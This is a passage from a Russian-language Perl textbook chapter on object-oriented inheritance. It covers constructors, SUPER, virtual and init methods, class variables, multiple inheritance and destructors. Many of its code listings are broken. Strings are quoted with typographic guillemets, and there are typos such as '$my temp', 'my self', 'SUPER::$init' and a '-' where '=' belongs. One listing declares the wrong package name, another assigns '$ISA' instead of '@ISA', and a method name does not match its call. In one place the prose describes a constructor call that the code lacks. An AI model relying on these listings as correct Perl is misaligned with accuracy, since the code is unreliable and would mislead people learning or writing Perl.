То же самое будет происходить и для всех дочерних классов **Class1.** То есть если мы вызываем метод **new Class1** как *Класс***->new()**, то он возвратит нам объект класса *Класс.* Тем самым получаем, что конструктор **Class1** действительно наследуется дочерними классами. (Отметим, что в данном случае использование функции **bless** с двумя аргументами не будет приводить к неприятностям: добраться до метода **Class1::new,** вызывая его в форме *Класс***->new()**, мы можем только в том случае, если *Класс* на самом деле наследует от **Class1.)**

Вы можете не только заставить конструктор создавать объекты дочерних классов, но и организовать его таким образом, чтобы его можно было вызывать и как метод класса, и как метод объекта. Как это сделать, показано в следующем примере:

```
package Class1;
sub new {
   my $this = shift;
   $class = ref($this) || $this;
   my $self = { };
   bless $self, $class;
   return $self; }
return 1;
```

Здесь использован тот факт, что встроенная функция **ref** возвращает значение *ложь,* если ее аргумент не является ссылкой, и тип данных (в виде текстовой строки), на который мы ссылаемся, в противном случае. В частности, для ссылок, связанных с классом (то есть превращенных в объект), **ref** возвращает имя класса. Поэтому если конструктор вызван как метод *объекта* (первый параметр — это объект), то имя класса вычисляется функцией **ref.** Если же конструктор вызван как метод *класса,* то первый параметр — это имя класса (текстовая строка, а не ссылка), и имя класса вычисляется как содержимое переменной **$this,** поскольку функция **ref** возвращает значение *ложь.*

Подсказка. *Очевидно, что тот же прием можно использовать и для обычных методов класса, если мы хотим работать с ними, как с методами объекта, и как методы класса, варьируя поведение метода в зависимости от формы вызова.*

Следующее «усовершенствование» схемы, которой мы можем руководствоваться при создании конструктора, можно найти в разделе «Наследование методов: методы инициализации» далее в этой главе.

Наследование переменных экземпляра

Кроме методов можно наследовать данные базового класса, порождая один класс на основе другого. Perl рекомендует сохранять переменные экземпляра внутри хэша базового класса (если в качестве базового объекта выбран хэш, к нему легко добавить новые поля данных):

```
package Class1;
sub new {
   my $class = shift;
   my $self = { };
   $self->{NAME} = «Christine»;
   bless $self, $class;
   return $self; }
return 1;
```

Использование массива вместо хэша менее удобно, так как производные классы могут не разобраться, какие индексы предназначены для какого класса. Гораздо легче разделить данные с помощью системы ключей, имеющих содержательные имена. Например, когда вы создавали на основе **Class1** новый класс **Class2,** можно добавить новые данные, просто сохранив их под другим ключом:

```
package Class2;
use Class1;
@ISA = qw/Class1/;
sub new {
   my $class = shift;
   my $self = { };
   $self->{DATA} = 200;
   bless $self, $class;
   return $self; }
return 1;
```

Теперь мы можем использовать данные, имеющиеся в текущем экземпляре класса **Class2**, причем этот экземпляр наследует часть данных от класса **Class1:**

```
use Class2;
my $object1 = Class2->new();
print $object1->{NAME}, « has \$», $object1->{DATA}, «\n»;
Christine has $200
```

Точно так же в конструкторе класса **Class2** можно *изменить* содержание поля **NAME**, тем самым *заместив* прежнее поле данных новым (например, ссылкой на массив, состоящий из списка имен). (Обратите внимание, что перед инициализацией полей данных внутри конструктора класса **Class2** мы вызвали конструктор класса **Class1** — именно эта процедура позволяет наследовать от базового класса его поля данных.)

Наследование методов

Как уже отмечалось в разделе «Как реализовать наследование классов», благодаря массиву **@ISA** и команде **use** дочерний класс может наследовать от базового методы (включая конструкторы, если они организованы специальным образом - см. раздел «Наследование конструкторов»). Тем самым вы можете использовать существующие в базовом классе методы, а также добавлять новые:

```
package Class1;    # базовый класс
sub new {
   my $class = shift;
```

```
   my $self = { };
   bless $self, $class;
   return $self; }
sub prints { return «Bye...»; }
return 1;

package Class2;
use Class1;
@ISA = qw/Class1/;
# конструктор наследуется, поэтому метода "new' нет
sub printH { return «Hello!"; }
return 1;

use Class2;
$object1 = Class2->new();           # конструктор наследуется
print $object1->printH, «\n»;       # добавленный метод
print $object1->printB, «\n»;       # метод наследуется
Hello!
Bye. . .
```

Однако, помимо использования уже имеющихся методов и добавления новых, в распоряжении пользователя имеется еще одна возможность — *замещение* методов базового класса:

```
package Class2;
use Class1;
@ISA = qw/Class1/;
#  конструктор наследуется, поэтому метода "new' нет
sub printH { return «Hello!»; }
sub printB { return «Ciao!»; }
return 1;

use Class2;
$object1 = Class2->new();           # конструктор наследуется
print $object1->printH, «\n»;       # добавленный метод
print $object1->printB, «\n»;       # замещенный метод
Hello!
Ciao!
```

Однако, если вы не переписываете старый метод, а лишь корректируете его работу или добавляете новые операции (особенно часто такое поведение требуется для конструкторов), может понадобиться и исходный вариант метода. Если вызывается класс, то проблем не возникает: просто указывается имя базового класса, как это сделано в следующем примере:

```
package Class2;
use Class1;
@ISA = qw/Class1/;
#  конструктор наследуется, поэтому метода "new' нет
sub printH {return «Hello!»; }
sub printB {
   my $temp = Class1->printB;
   return $temp . « by now!»;
}
return 1;

use Class2;
print Class2->printH, «\n»;         # добавленный метод
print Class1->printB, «\n»;         # исходный метод
print Class2->printB, «\n»;         # замещенный метод
```

```
Hello!
Bye...
Bye... by now!
```

Но если используется метод *объекта,* возникают трудности — для вызова родительского метода нельзя создать объект родительского класса из дочернего. Точнее, можно вызвать функцию **bless,** указав в качестве второго параметра имя родительского класса и затем восстановить его исходное состояние, указав имя истинного класса в качестве второго параметра. Но это на редкость неуклюжее и потенциально опасное решение, нарушающее логику работы с объектами в объектно-ориентированном подходе:

```
package Class2;
......
sub printB {
   my $self = shift;
   bless $self, «Class1»;
   my $temp = $self->printB;
   bless $self, «Class2»;
   return $temp . « by now!»; }
return 1;
$object1 = Class2->new();           # конструктор наследуется
print $object1->printH, «\n»;       # добавленный метод
print $object1->printB, «\n»;       # замещенный метод
Hello!
Bye...  by now!
```

Более приемлемый вариант - отказаться от вызова метода родительского класса как метода и использовать его как обычную подпрограмму:

```
package Class2;
......
sub printB {
   my $self = shift;
   my $temp = Class1::printB($self);
   return $temp . « by now!»; }
return 1;

use Class2;
$object1 = Class2->new();           # конструктор наследуется
print $object1->printH, «\n»;       # добавленный метод
print $object1->printB, «\n»;       # замещенный метод
Hello!
Bye...  by now!
```

Впрочем, Perl предлагает куда более элегантное решение. Чтобы вызвать исходный вариант метода, перед его именем метода ставится префикс **SUPER,** как в следующем примере:

```
package Class2;
......
sub printB {
   my $self = shift;
   my $temp = $self->SUPER::printB;
   return $temp . « by now!»; }
return 1;

use Class2;
$object1 = Class2->new();           # конструктор наследуется
print $object1->printH, «\n»;       # добавленный метод
print $object1->printB, «\n»;       # замещенный метод
Hello!
Bye...  by now!
```

К сожалению, использовать удвоенный префикс **SUPER,** чтобы вызвать метод родительского класса, не удастся, — он работает ровно на один шаг вверх и не может указываться как **SUPER::SUPER::***имя***.** Кроме того, префикс **SUPER** работает только внутри методов класса, поскольку выполняет поиск метода среди классов, перечисленных в текущем массиве **@ISA** (поэтому использовать его из любой другой точки не получится).

Наследование методов: виртуальные методы

Одной из основополагающих концепций объектно-ориентированного программирования являются *виртуальные методы*. Предположим, у базового класса есть методы **subrA и subrB.** Первый работает сам по себе, а **subrB** вызывает его. Теперь возьмем дочерний класс базового класса, замещающий метод **subrA,** но наследующий от базового класса метод **subrB.** Что произойдет при вызове метода для объекта дочернего класса?

В большинстве объектно-ориентированных языков программирования ответ на этот вопрос зависит от того, описан ли метод **subrA** как виртуальный (синтаксис, необходимый для объявления метода виртуальным, может быть самым разным). Если метод **subrA** — статический («нормальный»), то при вызове унаследованного метода **subrB** по-прежнему будет вызываться **subrA** базового класса. Если же метод **subrA** — виртуальный, то **subrA** дочернего класса замещает **subrA** базового не только при вызове этого метода как из дочернего, так и из порожденных из него классов, но и внутри метода **subrB** базового класса (естественно, когда он вызывается из дочернего класса и классов, выводимых из дочернего класса). В результате при вызове метода **subrB** из дочернего класса он будет вызывать метод **subrA** дочернего, а не базового класса.

В Perl вопрос о том, является ли метод виртуальным или нет, решается просто: все методы, вызываемые как методы классов, являются статическими. Наоборот, все методы, вызываемые как методы объектов, являются виртуальными. Тем самым свойство «виртуальности» зависит от способа вызова, и один и тот же метод может быть как виртуальным, так и статическим. Пример:

```
package Class1;
sub new {
   my $class = shift;
   my $self = { };
   bless $self, $class;
   return $self; }

sub gettext {
   return «Hello!\n»; }

sub printA {
   my $self = shift;
   print $self->gettext; }     # виртуальный вызов

sub printZ {
   my $self = shift;
   print Class1->gettext; }    # статический вызов

return 1;

package Class2;                # конструктор наследуется
use Class1;
@ISA = qw/Class1/;
```

```
sub gettext {                  # замещение метода
   return «Bye...»; }
return 1;
```

Теперь проверим, как этот механизм работает:

```
use Class1;
use Class2;
$object1 = Class1->new();
$object2 = Class2->new();
# статический вызов замещенного метода
$object1->printZ;
$object2->printZ;
# виртуальный вызов замещенного метода
$object1->printA;
$object2->printA;
Hello!
Hello!
Hello!
Bye...
```

Наследование методов: методы инициализации

Тот факт, что методы Perl, вызываемые как методы объекта, ведут себя как виртуальные методы традиционных языков программирования, позволяет нам еще больше усовершенствовать схему конструкторов (см. выше раздел «Наследование конструкторов»). А именно, разобьем конструктор на две части: метод **new**, который выделяет память под объект (анонимный хэш, анонимный массив или, даже, анонимный скаляр) и привязывает ссылку к классу, и **init**, который инициализирует выделенную память. Тогда мы можем замещать в дочерних классах только инициализирующую часть **init**, оставляя конструктор неизменным. Рассмотрим пример:

```
package Class1;
sub new {
   my $class = shift;
   my $self = { };
   bless $self, $class;
   $self->init(@_);
   return $self; }
sub init {
   my $self = shift;
   $self->{DATA} = shift;
   return $self; }
return 1;

package Class2;          # конструктор new наследуется
use Class1;
@ISA = qw/Class1/;
sub init {
   my $self = shift;
   $self->{DATA} = shift;
   $self->{VALUE} = shift;
   return $self; }
return 1;

use Class1;
use Class2;
$object1 - Class1->new(1024);
```

```
$object2 = Class2->new(1024, 3.141592653589);
```

Рассмотрим, как создается объект **$object1**. Конструктор класса **Class1** создает ссылку на анонимный хэш, извлекает из списка параметров имя класса («Class1») и присоединяет ссылку к этому классу. После этого вызывается метод **init**, которому в качестве параметров передаются параметры конструктора (напомню, что имя класса мы из списка параметров уже удалили). Метод инициализирует поля данных объекта и возвращает инициализированную ссылку-объект в качестве результата. (Это делается затем, чтобы можно было превратить последние две строчки конструктора в одну, то есть записать их в виде **return $self->init(@_)**, хотя в данном примере мы и не использовали эту возможность.) Конструктор возвращает точке вызова проинициализированный объект. Объект **$object1** создан.

В случае объекта **$object2** работа происходит немного другим образом. Так как у класса **Class2** нет конструктора new, вызывается конструктор базового класса **Class1**. Он создает ссылку на анонимный хэш и связывает его с классом **Class2** -ведь именно это имя передано ему в качестве первого параметра. В результате мы получаем неинициализированный объект класса **Class2.** Затем вызывается метод **$self->init,** и так как теперь **$self** — это объект класса **Class2,** вызывается инициализирующий метод **Class2, а не Class1.** Конструктор **new** класса **Class1** возвращает объект **Class2,** инициализированный методом **init Class2.** Объект **$object2** создан.

Такая схема позволяет сосредоточить команды выделения памяти в одном месте и не дублировать их в каждом из дочерних классов. Поэтому если нам, например, захочется внести изменения в этот процесс, мы можем сделать это в одном месте (а именно, в конструкторе **new** базового класса **Class1**), и наши изменения автоматически распространятся на всю цепочку дочерних классов. Мы можем еще дальше продолжить процесс «делегирования полномочий» (основной принцип объектно-ориентированного программирования), предоставив инициатору **Class1::init** заполнять поля класса **Class1,** а инициатору **Class2::init** - поля класса **Class2,** не дублируя работу инициатора **Class1::init:**

```
package Class1;
sub new {
   my $class = shift;
   my $self = { };
   bless $self, $class;
   return $self->init(@_); }
sub init {
   my $self = shift;
   $self->{DATA} = shift;
   return $self; }
return 1;

package Class2;          # конструктор new наследуется
use Class1;
@ISA = qw/Class1/;
sub init {
   my $self = shift;
   $self->SUPER::$init(@_);
   $self->{VALUE} = shift;
   return $self; }
return 1;

use Class1;
use Class2;
$object1 = Class1->new(1024);
```

```
$object2 = Class2->new(1024, 3.141592653589);
```

При таком подходе в случае, когда нам нужно будет изменить инициализацию полей **Class1,** мы сделаем это в одном месте программы, и изменения распространятся на всю цепочку дочерних классов.

Подсказка. *Выделение инициализирующей части из тела конструктора обязательно, если вы используете множественное наследование — см. далее раздел «Множественное наследование: проблемы».*

Наследование переменных класса

Как мы видели в разделе «Создание переменной класса», в Perl можно создавать переменные класса, то есть переменные, недоступные вне класса, и содержащие значения, общие для всех объектов класса и доступные им. К сожалению, в Perl нет возможности организовать автоматическое наследование переменных класса, если только вы не организуете доступ к переменным базового класса с помощью наследуемых методов доступа:

```
package Class1;
my $counter = 0;
sub new {
   my $class = shift;
   my $self = { };
   bless $self, $class;
   return $self; }
sub getcounter {
   return $counter; }
sub setcounter {
   $counter = shift;
   return $counter; }
return 1;

package Class2;     # конструктор наследуется
use Class1;
@ISA = qw/Class1/;
sub inccounter {
   my $self = shift;
   $my temp;
   $temp = $self->getcounter;
   $temp++;
   $self->setcounter($temp);
   return $temp; }
return 1;

use Class2;
$object = Class2->new();
$object->setcounter(1024);
print $object->inccounter, «\n»;
print $object->inccounter, «\n»;
print $object->inccounter, «\n»;
1025;
1026;
1027;
```

При этом возникает трудность: новый класс не просто наследует переменные класса от базового класса — он использует *те же самые* переменные, что и базовый класс:

```
use Class1;
use Class2;
$object1 = Class1->new();
```

```
$object2 = Class2->new();
print $object1->setcounter(15);
$object2->inccounter;
print $object1->getcounter;
15
16
```

Чтобы новый класс не мешал базовому классу работать с его переменными, придется повторить вручную для нового класса все переменные, которые были определены в базовом классе. Однако и на этом пути вас подстерегает опасность: унаследованные от базового класса методы, напрямую работающие с переменными класса, будут обращаться к переменным для *базового,* а не дочернего класса:

```
package Class2;
my $counter = 100;
use Class1;
@ISA = qw/Class1/;
sub inccounter {          # косвенный доступ
   my $self = shift;
   $my temp;
   $temp = $self->getcounter;
   $temp++;
   $self->setcounter($temp);
   return $temp; }
sub inccounter2 {         # прямой доступ
   my $self = shift;
   $counter++;
   return $counter; }
return 1;

use Class2;
$object = Class2->new();
print $object->inccounter, «\n»;
print $object->inccounter, «\n»;
print $object->inccounter, «\n»;
print $object->inccounter2, «\n»;
print $object->inccounter2, «\n»;
print $object->inccounter2, «\n»;
1
2
3
101
102
103
```

Единственный способ справиться с этой проблемой — использовать для доступа к переменным класса только методы доступа (то есть никогда не обращаться к ним напрямую) и при создании дочернего класса вручную повторить в его теле как переменные класса, так и методы доступа к ним. При этом в силу того, что методы объекта в Perl считаются *виртуальными* (см. ранее раздел «Наследование методов: виртуальные методы»), новые переменные класса будут использоваться независимо от того, работает с ними метод дочернего или же метод, унаследованный от базового класса:

```
package Class1;
my $counter = 1;
sub new {
   my $class = shift;
   my $self = { };
   bless $self, $class;
```

```
   return $self; }

sub getcounter {
   return $counter; }
sub setcounter {
   $counter = shift;
   return $counter; }
sub twicecounter {       # косвенный доступ
   my $self = shift;
   $my temp = $self->getcounter;
   $temp = 2*$temp;
   $self->setcounter($temp);
   return $temp; }
return 1;
package Class2;          # конструктор наследуется
my $counter = 100;

use Class1;
@ISA = qw/Class1/;
sub getcounter {
   return $counter; }
sub setcounter {
   $counter = shift;
   return $counter; }
sub triplecounter {      # косвенный доступ
   my $self = shift;
   $my temp = $self->getcounter;
   $temp = 3*$temp;
   $self->setcounter($temp);
   return $temp; }
return 1;

use Class2;
$object = Class2->new();
print $object->twicecounter, «\n»;
print $object->triplecounter, «\n»;
200
300
```

Множественное наследование

В Perl производный класс может наследовать сразу от нескольких классов. Каждый из них должен быть объявлен с помощью команды use и перечислен в массиве **@ISA**. Например, есть два базовых класса, **Class0 и Class1.** Класс **Class0** содержит метод **printhi:**

```
package Class0;
sub printhi { print «Hi\n»; }
return 1;
```

Класс **Class1** содержит метод **printhello:**

```
package Class1;
sub printhello { print «Hello\n»; }
return 1;
```

На базе классов **Class0 и Class1** мы создадим класс **Class2:**

```
package Class1;
use Class0;
use Class1;
```

```
$ISA = qw/Class0 Class1/;
sub new {
   my $class = shift;
   my $self = { };
   bless $self, $class;
   return $self; }
return 1;
```

Если теперь создать объект класса **Class2,** то можно будет использовать и метод **printhi** класса **Class0,** и метод **printhello** класса **Class1:**

```
use Class2;
my $object = Class2->new();
$object->printhi;
$object-> printhello;
Hi
Hello
```

Обычно после рассказа о синтаксических конструкциях следует описание опасностей и сложностей, возникающих в случае множественного наследования. Данная книга не будет исключением, — в следующем разделе мы узнаем, какие проблемы могут возникнуть в случае неаккуратного применения множественного наследования.

Множественное наследование: проблемы

Хотя в большинстве объектно-ориентированных языков программирования разрешено наследование более чем от одного класса, такая возможность порождает больше проблем, чем преимуществ. Например, с точки зрения разработчика компилятора совместить множественное наследование и эффективное использование ресурсов компьютера (память и скорость работы) — нетривиальная задача. К счастью, рассмотрение подобных проблем выходит за рамки данной книги. Отсылаем вдумчивого читателя к специальной литературе, если он/она заинтересовались этим вопросом.

Однако проблемы имеются и с точки зрения пользователя. Они возникают в случае, когда «по наследству» передаются одноименные поля данных и методы. Возникает ряд вопросов. Какой именно метод и какое именно поле данных (и в какой форме) должны остаться в результирующем объекте? Как в случае существования перекрывающихся полей и методов должны функционировать методы, заимствованные из разных классов? Например, что делать, если поле **DATA,** в котором наследуемый из класса **ClassA** метод ожидает найти целое число, совместилось с полем **DATA** из класса **ClassB,** который использует его как текстовую строку? Обратная ситуация — что делать, когда и в классе **ClassA,** и в классе **ClassB** есть методы **getdata,** но они выполняют принципиально различные операции? Особым случаем совпадающих имен является вариант, когда оба класса, **ClassA и ClassB,** наследуют от общего класса **Class0,** — должны ли мы сохранить *две* копии полей данных или достаточно одной? В каком порядке и как следует вызывать конструкторы, чтобы правильно инициализировать поля данных? В каком порядке будут вызываться деструкторы и как они будут взаимодействовать друг с другом? И подобным проблемам несть числа, стоит только начать разбираться.

В отличие от большинства других объектно-ориентированных языков программирования, где бесконфликтное разрешение подобных ситуаций представляет серьезную проблему для автора языка или разработчика компилятора, Perl справляется с трудностями просто — он передоверяет их пользователю. В следующих подразделах мы рассмотрим некоторые

приемы, которые могут оказаться полезными на этом нелегком пути.

Наследование данных

В случае множественного наследования предполагается, что фундаментальный тип данных, использованный для представления данных объекта, один и тот же для всех родительских классов. Вам не удастся совместить эти классы, если часть из них использует для этой цели массив, а часть — хэш. Даже если все родительские классы используют один и тот же фундаментальный тип данных, все равно наследование полей данных будет зависеть от того, как именно вызываются конструкторы и инициализирующие методы родительских классов (см. далее подраздел «Конструкторы»).

Если предположить, что в качестве фундаментального типа данных используется ссылка на хэш (наиболее типичный случай) и что при вызове конструктора обеспечивается вызов всех родительских инициализирующих методов (см. далее подраздел «Конструкторы»), то проблем не возникнет, если имена полей данных у родительских классов различны. Их не будет и в том случае, если какой-то из родительских классов участвует в цепочке наследования более одного раза, — его поля данных включаются в дочерний класс однократно, поскольку при всех вызовах инициализирующего метода родительского класса в одни и те же поля заносятся одни и те же значения.

Если среди родительских классов попадаются поля с общими именами (то есть записи хэша с одинаковыми значениями ключей), наследование полей данных определяется порядком вызова инициализирующих методов — метод, вызванный последним, будет определять, какое именно значение наследуется. Если разные родительские классы используют это поле данных для одной и той же цели (например, для хранения имени пользователя), то вы можете смириться с тем, что поля родительских классов перекрываются в одном поле дочернего класса. Это не вызовет фатальной ошибки при вызове различных методов из разных родительских классов. Если же разные родительские классы для хранения данных принципиально отличающихся типов используют поле данных с одним и тем же именем, например дескриптора файла и хэш-таблицы, то такие поля необходимо переименовать, чтобы они не перекрывались. Проще всего это сделать, добавив в качестве префикса для имени поля данных имя пакета:

```
package Class1;
......
sub new {
   my $class = shift;
   my $self = { };
   bless $self, $class;
   return $self->init(@_); }
sub init {
   my $self = shift;
   $self->{ __PACKAGE__ . «Name»} = «Anonymous»;
   $self->{ __PACKAGE__ . «ID»} = 1024;
   $self->{ __PACKAGE__ . «DATA»} = 2.71818182;
   $self->{ __PACKAGE__ . «InitList»} = [@_];
   ......
}
......
return 1;
```

Подсказка. *Если в качестве фундаментального типа данных для представления объекта выбрана ссылка на массив, в качестве имен (пересекающихся или не пересекающихся) выступают индексы массива. Уважае-*

мые читатели, в данном примере попробуйте самостоятельно разобраться в том, как он работает.

Наследование методов

Если родительские классы добавляют непересекающиеся (по именам) методы, то конфликтов не возникает — Perl вполне способен самостоятельно найти нужный метод в иерархической структуре родительских классов (см. раздел «Как реализовать наследование классов»).

Проблема появляется, если у родительских методов имеются общие имена, но в этом случае всегда можно однозначно сказать, какой из двух или более одноименных методов наследуется дочерним классом. Если Perl не может найти метода или переменной в указанном классе, он проверяет классы, заданные в массиве **@ISA** в порядке перечисления. Обратите внимание, что если, скажем, требуемый метод не будет найден для первого класса в его списке **@ISA**, а у этого класса есть свой список **@ISA**, то Perl поступит следующим образом. Он сначала проверит полное дерево наследования первого класса, а только затем перейдет к поиску недостающего метода или переменной во втором классе, указанном в массиве **@ISA** исходного класса. Тем самым в Perl реализуется алгоритм поиска «*сперва вглубь, потом вширь*», решающий проблему множественного наследования.

Зная порядок, в каком происходит поиск метода, легко установить, какой именно метод наследуется классом. Что делать, если класс должен наследовать другой родительский метод и этого нельзя добиться, изменяя порядок следования классов в массиве **@ISA**? Написать новый метод с этим именем, в котором в явном виде указывается, какой из родительских классов является источником наследуемого метода:

```
Класс::метод(«Класс», ...)     # вызов метода класса
Класс::метод($self, ...)       # вызов метода экземпляра
```

Однако это уже относится к теме замещения методов, которая будет рассмотрена в следующем разделе.

Замещение методов

Если вы определяете в дочернем классе метод, имя которого совпадает с именем метода одного или нескольких родительских классов, происходит **замещение** родительского метода (см. выше раздел «Наследование методов»). Если при этом новый метод никак не использует возможности прежних, обеспечивая полностью независимый и самостоятельный код, вам не надо предпринимать каких-либо дополнительных действий по согласованию наследуемых методов. Однако в большинстве случаев новый метод лишь *дополняет* прежние, вызывая их внутри себя и используя реализованные функции. В случае линейного наследования, когда у каждого метода может быть лишь один предшественник, это можно сделать с помощью префикса **SUPER:**

```
package ClassA;
sub new {
   my $class = shift;
   my $self = { };
   bless $self, $class;
   return $self; }
sub printH { return «Bye...»; }
return 1;

package ClassB;
```

```
use ClassA;
@ISA = qw/ClassA/;
# конструктор наследуется, поэтому метода “new” нет
sub printH {
   my $self = shift;
   my $temp = $self->SUPER::printH;
   return $temp . « by now!»; }
return 1;

use ClassB;
$object1 = Class2->new();
print $object1->printH, «\n»;
Bye...   by now!
```

Тот же подход будет работать и в случае множественного наследования, если у родительских классов нет перекрывающихся методов. Однако при наличии нескольких родительских методов с одинаковыми именами будет вызван тот метод, который Perl найдет в первую очередь, исходя из принципа *«сперва вглубь, потом вширь»* (см. предыдущий подраздел). Остальные родительские методы с тем же именем будут игнорироваться. Поэтому, если вы хотите, например, последовательно вызвать все родительские методы с данным именем, префикс **SUPER** не поможет вам.

Чтобы иметь полный контроль над вызовом родительских методов, их приходится вызывать не как методы, а как подпрограммы с указанием явного имени класса в виде префикса, передавая в качестве первого параметра имя класса или объект (в зависимости от того, является ли метод *методом класса* или *методом экземпляра класса)*. Пример:

```
package Class0;   # базовый класс
sub new {
   my $class = shift;
   my $self = { };
   bless $self,
   $class;
   return $self; }
return 1;

package Class1;
use Class0;
@ISA = qw/Class0/;
#  конструктор наследуется, поэтому метода "new' нет
sub printB { return «Bye»; }
return 1;

package Class2;
use Class0;
@ISA = qw/Class0/;
#  конструктор наследуется, поэтому метода "new' нет
sub printB { return «Hello»; }
return 1;

package Class3;
use Class1;
use Class2;
@ISA = qw/Class1 Class2/;
sub printB {
   my $self = shift;
   (my $temp, my $name) = @_;
```

```
    if ($temp) {
        $temp = Class2::printB($self);
    } else {
        $temp = Class1::printB($self);
    }
    return $temp . «, » . $name;
}
return 1;

use Class3;
$object = Class3->new();
print $object->printB(0, «Alex»), «!\n»;
print $object->printB(1, «Sony»), «!\n»;
Bye, Alex!
Hello, Sony!
```

Переменные класса

Как уже говорилось в разделе «Наследование переменных класса», Perl не содержит встроенных механизмов, позволяющих автоматически наследовать переменные класса. Самое лучшее, что вы можете сделать, — это обеспечить доступ к переменным класса только через специальные методы, дублируя для каждого дочернего класса переменные класса и методы доступа к ним. (Механизм виртуальных методов Perl гарантирует, что будут использоваться нужные переменные класса, даже если вызывается наследуемый от родительского класса метод.) То же самое должно быть сделано и в случае множественного наследования — а именно, надо продублировать *все* переменные класса *всех* родительских классов вместе с методами доступа к ним. Поскольку в этом случае происходит полное замещение прежних методов доступа новыми (независимо от того, как именно наследуются методы доступа родительских классов), проблем множественного наследования не возникает.

Подсказка. *Односменные переменные класса (то есть одноименные методы доступа к переменным класса), используемые различными родительскими методами, должны соответствовать однородным данным. Иначе могут возникнуть проблемы при вызове методов, унаследованных от разных родительских классов. Если это условие не выполнено, то, чтобы избежать перекрывания, вам придется в родительских классах переименовать переменные класса и/или методы доступа к переменным класса.*

Конструкторы

Конструктор — частный, но специфический случай наличия среди родительских классов нескольких методов с одним и тем же именем (в данном случае, с именем new). Если предоставить инициативу Perl, то он вызовет только один из родительских конструкторов — а именно, тот, который будет найден в первую очередь, — и проигнорирует остальные. Как правило, в случае множественного наследования требуется немного другое. Мы хотим вызвать *все* конструкторы, чтобы инициализировать *все* унаследованные поля данных. Поэтому надо заместить родительские конструкторы новым. Он будет последовательно вызывать конструкторы родительских классов (как это сделать, рассказано в предыдущем подразделе). Однако конструктор — специфический метод, выделяющий память под новый объект, а потому последовательный вызов нескольких конструкторов не приведет к успеху. То есть если у нас есть класс **ClassC,** наследующий от классов **ClassA** и **ClassB,** то вызов в конструкторе класса **ClassC** друг за другом конструкторов классов **ClassA** и **ClassB** приведет к созданию объекта класса **ClassB,** а объект,

созданный конструктором **ClassA,** будет просто потерян.

Чтобы избежать этого нежелательного эффекта, необходимо разбить конструктор на собственно конструктор, выделяющий память под объект, и инициализатор, присваивающий начальные значения полям объекта (как это сделать, рассказывается выше в разделе «Наследование методов: методы инициализации»). Тогда мы можем спокойно наследовать «пустой» конструктор от самого нижнего базового класса иерархии наследования, но должны создать свой собственный инициализирующий метод, последовательно вызывающий инициализирующие методы родительских классов (как это сделать, рассказывается в предыдущем разделе).

Отметим, что порядок вызова инициализаторов будет определять порядок добавления новых данных в объект. Поэтому, например, если у родительских классов имеются перекрывающиеся поля данных, то инициализатор, вызываемый в последнюю очередь, будет иметь определяющее значение. Это не соответствует порядку, в котором происходит поиск методов при множественном наследовании: класс, идущий первым в списке **@ISA**, обладает приоритетом по сравнению с остальными. Поэтому в случае инициализаторов предпочтительнее установить порядок вызова, *обратный* по отношению к порядку следования классов в массиве **@ISA**:

```
package Class0;     # базовый класс
sub new {
   my $class = shift;
   my $self = { };
   bless $self, $class;
   $self->init(@_);
   return $self; }
sub init {
   my $self = shift;
   $self->{ClassName} = «Unknown»;
   return $self; }
return 1;

package Class1;
use Class0;
@ISA = qw/Class0/;
# конструктор наследуется, поэтому метода "new' нет
sub init {
   my $self = shift;
   $self->SUPER::init(@_);
   $self->{Name} = «Anonymous»;
   $self->{ID} = -1;
   return $self; }
return 1;

package Class2;
use Class0;
@ISA = qw/Class0/;
# конструктор наследуется, поэтому метода "new' нет
sub init {
   my $self = shift;
   $self->SUPER::init(@_);
   $self->{Title} = «IBM PX/XT»;
   $self->{ID} = 8088;
   return $self; }
return 1;

package Class3;
```

```
use Class1;
use Class2;
@ISA = qw/Class1 Class2/;
sub init {
   my $self = shift;
   Class2::init($self, @_);
   Class1::init($self, @_);
   $self->{ClassName} = «CardBox»;
   return $self; }
return 1;
```

Деструкторы

Если объект удаляется из памяти системой автоматической сборки мусора, вызывается деструктор объекта (если он существует). В качестве параметра Perl передает деструктору уничтожаемый объект, и этот параметр не должен меняться в результате его работы. Иными словами, нельзя изменять значение первого элемента массива **@_** (то есть значение **$_[0])** внутри деструктора, однако сам объект, на который ссылается значение **$_[0],** менять *можно*. Например, если вы повторно свяжете объект и класс с помощью функции **bless,** то вместо уничтожения объекта система автоматической сборки мусора вызовет деструктор повторно (если, конечно, объект по-прежнему подлежит уничтожению, вы можете спасти его, присвоив объект-ссылку глобальной переменной):

```
package Class0;
my $counter = 0;
sub new {
   my $self = { };
   bless $self;
   return $self; }
sub DESTROY {
   my self = $_[0];
   if ($counter++ < 4) {
      bless $self;
      print «I am alive ($counter)...\n»;
   } else {
      print «That's it!\n»;
   }
}
return 1;

use Class0;
$object = Class0->new();
exit;                    # все объекты будут уничтожены
I am alive (1).,.
I am alive (2)...
I am alive (3)...
That's it!
```

Деструкторы Perl не обеспечивают автоматического прохода по дереву наследования, — а именно, даже если у родительских классов вашего объекта существуют деструкторы, они не будут вызываться. Если вы хотите, чтобы при вызове деструктора происходил вызов всех деструкторов родительских классов, вы должны сделать это сами.

В отличие от деструкторов пакета **END,** деструкторы объектов **DESTROY** *могут* вызываться пользователем в явном виде. Порядок вызовов деструкторов задается самим пользователем и не обязан следовать порядку, в котором инициализируются поля объекта. Пример:

```
package Class0;     # базовый класс
sub new {
   my $self = { };
   bless $self;
   return $self; }
sub DESTROY {
   my $self = $_[0];
   print «Class0\n»; }
return 1;

package Class1;
use Class0;
@ISA = qw/Class0/;
sub DESTROY {
   my $self = $_[0];
   print «Class1\n»;
   $self->SUPER::DESTROY(); }
return 1;

package Class2;
use Class0;
@ISA = qw/Class0/;
sub DESTROY {
   my $self = $_[0];
   print «Class2\n»;
   $self->SUPER::DESTROY(); }
return 1;

package Class3;
use Class1;
use Class2;
@ISA = qw/Class1 Class2/;
sub DESTROY {
   my $self = $_[0];
   print «Class3\n»;
   Class2::DESTROY($self);
   Class1::DESTROY($self); }
return 1;

use Class3;
$object = Class3->new();
$object = 0;              # ссылка на объект потеряна, объект будет уничтожен
print «That's all!\n»;
Class3
Class2
Class0
Class1
Class0
That's all!
```

Инкапсуляция вместо наследования

Если вы используете множественное наследование, не исключено, что вы мо-г заменить его множественной *инкапсуляцией*. А именно, вместо того чтобы наследовать от родительских классов, вы размещаете объекты родительских классов в качестве полей данных вашего объекта. В таком случае вы сохраняете полный контроль над всеми полями данных и всеми родительскими методами независимо от того, перекрываются их имена

